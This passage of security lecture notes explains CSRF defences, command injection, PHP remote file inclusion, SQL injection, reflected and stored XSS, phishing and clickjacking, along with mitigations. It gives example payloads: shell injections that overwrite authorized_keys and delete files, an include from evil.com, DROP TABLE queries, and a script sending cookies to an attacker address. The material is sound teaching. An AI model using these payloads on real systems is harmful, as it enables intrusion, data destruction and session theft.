In this example, the browser automatically sends a request to the URL with the corresponding cookies.

The workflow is as follows: the user visits `bank.com` and establishes a session, where the cookies are set. Then, when the user visits `evil.com`, a page containing a URL to the bank as above is returned. The forged request, including the user's cookies, is then sent to the bank, and the bank acts on the request as if it came from the client.

Defense

To defend against such attacks, we avoid using GET methods when exporting functionality. However, one can use JavaScript to create a form to send a POST request. Therefore, we consider the following methods:

1. Referer Validation

The Referer header field indicates which URL initiated the HTTP request.

However, Referer might leak privacy-sensitive information and is not always available. For example, during a transition from HTTPS to HTTP, the browser will strip this information. This is also customizable by users, and local machines or organizations can strip it.

Thus, when there is no Referer, we have:

- default allow: less secure but more usable - default deny: more secure but less usable

This must be implemented at the server side.

2. Secret Token Validation

The server tags each action for each user with a secret token. The token can be obtained only if the user has explicitly visited the right page for initiating that action. The malicious webpage would not contain the valid token.

Thus, the secret token needs to be difficult to predict, so it is not dependent on publicly known information, and it should be randomly generated.

For example, we have: `<input type="hidden" name="token" value="8x13..">`

This also must be implemented at the server side.

6.4 Injection

6.4.1 Command Injection Attacks

Command injection attacks happen in the following scenarios:

- user input is executed as part of a command on the server because of incorrect sanitization or lack of sanitization

- developers use unsanitized user input to compose a string that is evaluated as code or as the filename of code

- attackers provide an input that includes not only data but also commands

For example, consider a server application as a calculator, which uses `eval()` to compute the result of an expression, for example,

```
$exp = $_GET["exp"];
eval('$result = ' . $exp . ';');
echo $result;
```

Then a malicious request like `http://site.com/calc.php?exp="1+2; system('rm /../passwd')"` might be used to attack.

The server can also invoke a CGI program to execute a grep command using user input as a parameter. For example,

case 1: `system("grep $exp file.txt")`

This can be attacked by using `; echo 'xxx' > /.ssh/authorized_keys; rm`, which gives

`grep ; echo 'xxx' > /.ssh/authorized_keys; rm file.txt`

case 2: `system("grep \"$exp\" file.txt")`

This includes a minor fix, yet it can still be attacked by using `\" foo; echo 'xxx' > /.ssh/authorized_keys; rm \"`, which gives

`grep "" foo; echo 'xxx' > /.ssh/authorized_keys; rm "" file.txt`

case 3: `system("grep", "-e", $exp, "file.txt")`

This is a safe version where no shell is called.

6.4.2 File Inclusion Attacks

Many programming languages and web frameworks allow a developer to include a code component to modularize the application. Therefore, it is possible to inject code into the application if it is not configured correctly. For example:

case 1: upload code that is then included

case 2: provide a remote code component if remote inclusion is supported

case 3: manipulate the path that is used to locate the code component

PHP allows remote files to be included with the `allow_url_fopen` directive. One can execute arbitrary code if user input is used to build the file name, for example,

```
// index.php
$include_path = "/includes/";
include($include_path . "lib.php");
```

```
// lib.php
include($include_path . "a.php");
```

Then the attacker can request `GET /includes/lib.php?include_path=http://www.evil.com/`. This will create variables from GET parameters and override the original `$include_path`, so it becomes `$include_path = "http://www.evil.com/"`.

One can also inject HTML tags into a web page to modify its behaviour, e.g., use `<iframe>` to force a user to visit a web page or use `<form>` to collect user credentials.

6.4.3 Sanitization

As web applications accept user inputs, and they can be used to construct commands, inputs should be sanitized before being used as commands by removing or escaping meta-characters. However, it is unreliable to block all bad inputs, making it hard to sanitize completely. Thus, dangerous APIs should be avoided entirely.

There are some techniques in PHP to do sanitization:

- `strip_tags($str)`: strips NULL bytes, HTML, and PHP tags from input

- `htmlentities($str, $flags)`: converts special characters and all characters which have HTML entity equivalents in `$str` to HTML entities

- `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes, allowing you to pass the string safely as an argument to a shell command

- `escapeshellcmd($str)`: escapes any characters that might be used to trick a shell command into executing arbitrary commands

6.4.4 SQL Injection Attacks

SQL is a database query language that is widely used in web applications, and it is possible to inject code or commands into SQL queries that are built from user input. The server-side application code can make SQL queries to the associated database like the following:

```
$recipient = $_POST["recipient"];
$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='$recipient'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
  $row = $result->fetch_assoc();
  echo "The recipient's account number is " . $row["AcctNum"] . "<br>";
}
```

By using special characters like tick (‘), comment (`--`), space (+), @var, @@var, and wildcard (%), it is possible to modify queries in an unexpected way, probe the database schema, or even run commands.

For example, when `$recipient = ' OR 1=1`, we have `$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='' OR 1=1'";`. This can return all rows from the table `Users`, yet the single quote after `1=1` might raise a syntax error. If `$recipient = ' OR 1=1 --`, it will return all rows from the table.

There are also other possible cases, e.g., using `'; DROP TABLE Users; --`, `'; SELECT * FROM Users; --`, `'; UPDATE Users SET Balance=999 WHERE AcctNum=1234; --`, etc.

As it is possible to modify any type of SQL queries, developers should never allow user-supplied data to modify SQL statements directly. This can be achieved by the following:

1. Stored Procedures

The application is isolated from SQL operations, and all SQL statements are implemented as stored procedures on the database server. For example, SQL statements are taken out of the web application

and moved into the database, and a stored procedure is invoked instead of building an SQL query from a string.

2. Prepared Statements

Statements are compiled into SQL statements before user input is added, and the database server builds a corresponding fixed parse tree.

Prepared statements allow for a clearer separation of data and code. A query is first parsed and the locations of the parameters are identified. Then the parameters are bound to their actual values. This can also improve the performance of a query in some cases.

6.5 Cross-Site Scripting

6.5.1 Cross-Site Scripting (XSS)

Previously, we discussed that SOP can prohibit JavaScript from cross-origin access, i.e., attackers cannot trick the browser into allowing their script to access data.

However, Cross-Site Scripting (XSS) attacks are used to subvert the SOP. An attacker can trick a website into sending their malicious script to a browser. The browser is not able to determine where the script comes from, and the malicious script can operate in the origin of the website, thus having full access to its data.

There are two classes of XSS attacks: Stored XSS attacks and Reflected XSS attacks.

6.5.2 Stored XSS attacks

The injected code is actually stored on a website's server, such as in a database, visitor log, etc. The victim server then returns the permanently injected code with its other contents to a browser.

XSS can be performed in two steps:

1. the attacker first stores the JavaScript code on the target server as part of a message
2. the victim visits a page containing the injected code

So consider the overall workflow like this: the attacker injects a malicious script into the server, where a normal user gets a page with the malicious script and receives it. Then the script is executed in the context of the website, attack actions are performed, and sensitive information is leaked.

Any web application that stores user-supplied input without sanitization is vulnerable to this attack, e.g., blogs, comments, bulletin boards.

6.5.3 Reflected XSS Attacks

The injected code is reflected off the victim server, such as in an error message, a search result, or any other response that includes or echoes part of the input that can be controlled by the attacker.

The attacker first embeds the malicious script in the URL as a parameter in the query string. They then lure the user to visit their page, where the victim clicks a link to a trusted site. The server may echo back the script or the complete URL to the user, causing the malicious script to run in the context of the victim server.

For example, in the following code, user input is echoed back in the HTML response:

```
<?php
// search.php
echo "Your search results of the term " . $_GET["term"] . " are:";
foreach ($results as $row) {
  // ...
}
```

```
?>
```

A request like `GET /search.php?term=<script>Send(document.cookie,'admin@evil.com');</script>` can be used to send cookies.

The trusted site then returns a page containing the injected JavaScript code, which is controlled by the attacker. This code executes in the context of the trusted website. The malicious JavaScript can access session tokens and reuse them to log into the website as the victim user, access all user information on the trusted site, or create a fake login form to steal user credentials.

6.5.4 Defense

To prevent XSS attacks, every piece of data that is returned to the user and can be influenced by input must be sanitized. This includes GET or POST parameters, cookies, request headers, database query results, file contents, etc.

Many programming languages provide routines to prevent the introduction of code, but sanitization must be performed differently depending on where the data is used.

In addition, special characters must be replaced with character entities. Some characters in HTML are reserved and must be encoded, since they are used by the browser parser to construct elements. Therefore, user input should be escaped before being processed by the parser. For example, use `<` for $<$, `>` for $>$, and `&` for &.

Allowing a server to specify what is allowed or not during the rendering of a webpage, e.g., prohibiting inline scripting by default, can help to mitigate XSS. A policy is returned by specifying the Content-Security-Policy HTTP header, or it can be defined in the `<meta>` tag. A policy can also define a whitelist of sources from which content can be fetched and executed, i.e., JavaScript, stylesheets, images, etc. The enforcement requires support from the browser.

6.6 UI-based Attacks

6.6.1 Phishing Attack

Attackers can create fake websites that look similar to a legitimate website, then trick a victim user into visiting the fake website. The user then visits the site and inputs credentials, where the attacker receives the sensitive data and then redirects the victim user to the real website.

To defend against such phishing attacks, search engines can try to detect and remove phishing websites from the search results. However, attackers can still use other channels to lure users.

Attackers can also manipulate URLs. For example, in URL obfuscation or typos, attackers can choose similar URLs, like `www.gooogle.com`. In internationalized domain name homograph attacks, as there are many different characters that look alike, this can be utilized by the attacker to launch attacks. Therefore, users should check the URL. Also, browsers can provide some assistance in validating the URL, e.g., the padlock icon.

6.6.2 Clickjacking

Clickjacking is also called UI redressing. A user can be lured into clicking an element that is not associated with the main frame that the user is browsing. In this way, the user's mouse click is used in a way that is not intended by the user.

It is usually performed by using overlapping transparent iframes with the following techniques:

- stacking order: `z-index`

- transparency: `opacity`

- transparency in IE filter: `alpha(opacity=<value>)`

The attacker site then frames a target site. Clickjacking can also be used to bypass the SOP.

Clickjacking happens when there are multiple mutually distrusting applications sharing the same display. An attack application compromises the context integrity of another application's UI, including:

- Visual Integrity

The target and pointer are visible. For the target, this can be compromised by hiding content and using partial overlays. For the pointer, cursor feedback can be manipulated.

- Temporal Integrity

$\text{Target}_{\text{clicked}} = \text{Target}_{\text{checked}},\ \text{Pointer}_{\text{clicked}} = \text{Pointer}_{\text{checked}}$

This can be compromised using bait-and-switch, i.e., after checking, the use happens after the data is changed.

6.6.3 Defense

To defend against clickjacking, we can utilize the following:

- user confirmation

Show a confirmation dialog when some sensitive action is about to be made; however, this degrades user experience.

- UI randomization

Display the sensitive UI at random locations; however, this is unreliable.

- framebusting

Prevent other sites from embedding the frame, and check if the top frame is the current frame. If not, change the top frame location to the current one. However, this can be defeated.

- X-Frame-Options

This is used to indicate whether or not a browser should be allowed to render a page in a frame.

Chapter 7

Network Security

7.1 Fundamentals

7.2 Local Area Network Attacks

7.3 Network and Transport Layer Attacks

7.4 Domain Name System

7.5 TLS/SSL

7.6 Denial of Service